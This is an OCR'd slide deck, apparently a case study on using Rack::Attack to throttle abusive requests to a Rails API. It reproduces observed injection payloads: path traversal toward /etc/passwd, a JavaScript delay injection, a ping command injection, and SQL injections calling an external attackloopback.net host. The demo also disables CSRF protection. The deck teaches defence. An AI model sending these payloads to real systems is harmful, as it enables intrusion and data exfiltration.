USING RACK::ATTACK TO THROTTLE MALICIOUS REQUESTS

THE BARBICAN

Ben Carle

FullStack Labs

USING RACK::ATTACK TO THROTTLE MALICIOUS REQUESTS

THE BARBICAN

Ben Carle

FullStack Labs

CASE STUDY


- The Setup
- The Problem
- The Improvement
- The New Reality

THE SETUP

MEET OUR APPLICATION

- Rails API
  - User Authentication
  - CRUD on
    - Locations
    - Devices

THE ARCHITECTURE



THE PROBLEM

NORMAL REQUESTS

- `GET /api/v1/vnets?venue_id=12345`
- `GET /api/v1/vnets/1032378432832368668 16`

-
  ```
  POST /api/v1/vnets
  {
    "vnet": {
      "ssid": "Alpha",
      "authenticationType": "WPA Personal",
      "venue_id": 12345,
    }
  }
  ```

-
  ```
  PUT /api/v1/vnets/103237843283236866816
  {
    "vnet": {
      "ssid": "Beta",
      "authenticationType": "WPA Personal",
      "venue_id": 12345,
    }
  }
  ```

NOT-SO-NORMAL REQUESTS

-
  ```
  POST /api/vnets
  {
    "vnet": {
      "ssid":
        "Guest../../../../../../../../../
         ../../../../../../../etc/passwd"
    }
  }
  ```

NOT-SO-NORMAL REQUESTS

- POST /api/vnets

```
{
  "vnet": {
    "ssid":
      "Guest..\\..\\..\\..\\..\\..\\..\\..\\..\\
       ..\\..\\..\\..\\..\\..\\..\\windows\\win.ini"
  }
}
```

NOT-SO-NORMAL REQUESTS

-
  ```
  POST /api/vnets
  {
    "vnet": {
      "ssid":
        "Guest'+(function(){if(typeof ssdbx===\"undefined\"){var a=new
         Date();do{var b=new Date();}while(b-a<20000);ssdbx=1;}}())+'",
    }
  }
  ```

NOT-SO-NORMAL REQUESTS

-
  ```
  POST /api/v1/vnets
  {
    "vnet": {
      "ssid":
        "Guest'+(select load_file('\\\\\\\\49bjh2sn0o76lidgbz
         poavob92fy3p6dx3ku8j.attackloopback.net\\\\yoc'))+'",
   }
  }
  ```

NOT-SO-NORMAL REQUESTS

-
  ```
  POST /api/vnets
  {
    "vnet": {
      "ssid":
        "Guest|ping -c 21 127.0.0.1||x",
    }
  }
  ```

NOT-SO-NORMAL REQUESTS

-
  ```
  POST /api/vnets
  {
    "vnet": {
      "ssid":
        "Guest';declare @q varchar(99);set @q='\\\\0lmfty4jckj2xep
         cnv1kmr07lyrufl69xzkq8f.attack'+'loopback.net\\tjj';
         exec master.dbo.xp_dirtree @q;-- ",
    }
  }
  ```

INJECTION ATTACK

- Send requests designed to
  - Directly access sensitive data
  - Execute code in server app environment
    - Rails
  - Execute code outside app environment
    - BASH, Perl, etc.

INJECTION ATTACK

- Send requests designed to
  - Execute code in database environment
    - SQL
  - Store code in DB for future execution
    - JavaScript

BUT WE ARE SAFE, RIGHT?

- We followed best practices
    - Secure server environment
        - Heroku


BUT WE ARE SAFE, RIGHT?

- We followed best practices
  - Strong Parameters
    - Bad
      - `User.update!(params[:user])`
    - Good
      - `User.update!(params.require(:user).permit(:name, :email))`

BUT WE ARE SAFE, RIGHT?

- We followed best practices
  - Parameterized queries
    - Bad
      - `User.where("email = '#{email}'")`
      - `User.where("email = '%{email}'" % { email: email })`
    - Good
      - `User.where(email: email)`
      - `User.where("email = ?", email)`

REQUEST RATE



THE IMPROVEMENT

THROTTLE REQUESTS

- How often does a client need to make a request?
  - 10s of requests/minute
    - Reasonable
  - 1,000s of requests/minute
    - Unreasonable

THROTTLE REQUESTS

- We can limit the number of requests allowed by
  - A client
  - In a specific time window
- Different endpoints have different use profiles
  - Ideally, we can have different throttling parameters
- Our Barbican

WHAT DO WE NEED?

- Identify Clients
  - Rack::Request object provides the client IP address
- Remember clients requests (counts)
  - Store in memory?
    - For now…
- Define throttle parameters
  - Initializer

RACK::ATTACK

- Built by Kickstarter Engineering
- Ruby rack middleware for throttling abusive requests
- Keeps anomalistic request behavior in check
- Improves developer productivity and happiness!
    - Actual claim, check the blog post

RACK::ATTACK DEMO

- Create a new Rails App
- Add to GitHub
- Deploy to Heroku
- Add Targets controller
    - Verify that requests are not throttled
- Add Rack::Attack with throttling
    - Verify that the `n+1`th request in the specified period returns a `429 Too many requests`
- Add different throttling profiles
- See demo app README for step-by-step instructions

APP SETUP

- Create a new rails application
  - `rails new barbican-arlington --database=postgresql`
- Change directory and set the Ruby version
  - `cd barbican-arlington`
  - `echo 'ruby "2.4.1"' >> Gemfile`
- Initial Commit
  - `git add .`
  - `git commit -m "Initial commit"`

APP SETUP

- Create a repository on GitHub
  - `barbican-arlington`
- Push your app to GitHub
  - `git remote add origin https://github.com/USERNAME/barabican-arlington.git`
  - `git push -u origin master`

DEPLOYMENT SETUP

- Create a Heroku app
  - `heroku create`
- Deploy your app to Heroku
  - `git push heroku master`
- Open your app
  - `heroku open`

CONTROLLER SETUP

- Create a Targets controller
  - `rails generate controller Targets index create`
- Setup routes
  - `resources :targets, only: [:index, :create]`
- Remove CSRF protection from TargetsController
  - `skip_before_action :verify_authenticity_token`

RACK::ATTACK SETUP

- Add the rack-attack gem
  - `gem ‘rack-attack'`
- Install dependencies
  - `bundle install`
- Tell your app to use the Rack::Attack middleware in config/application.rb
  - `config.middleware.use Rack::Attack`
- Turn on caching in dev
  - `rails dev:cache`
- Add config/initializers/rack-attack.rb

  -
    ```
    class Rack::Attack
    end
    ```

THROTTLE

```
throttle('req/ip', :limit => 3, :period => 1.minutes) do |req|
  req.ip
end
```

THROTTLE

```
throttle('req/ip/not-asset',
         :limit => 3,
         :period => 1.minutes) do |req|

  req.ip unless req.path.start_with?('/assets')

end
```

THROTTLE

```
throttle('req/ip/non-get',
         :limit => 3,
         :period => 1.minutes) do |req|

  req.ip unless req.get?

end
```

THE NEW REALITY

THROTTLED REQUESTS

- What have we accomplished?
    - Reduced the ability for an attacker to detect injection vulnerabilities
    - We have NOT prevented an injection attack

THROTTLED REQUESTS

- What do we observe?
  - Bad API & script architecture will break
  - Script makes one request per object in series?
    - Not anymore
  - Need better API design
    - Batch jobs

REFERENCES

- Rack::Attack
  - https://github.com/kickstarter/rack-attack
- Example Configuration
  - https://github.com/kickstarter/rack-attack/wiki/Example-Configuration
- Advanced Configuration
  - https://github.com/kickstarter/rack-attack/wiki/Advanced-Configuration
- Our demo app
  - https://github.com/bencarle/barbican-arlington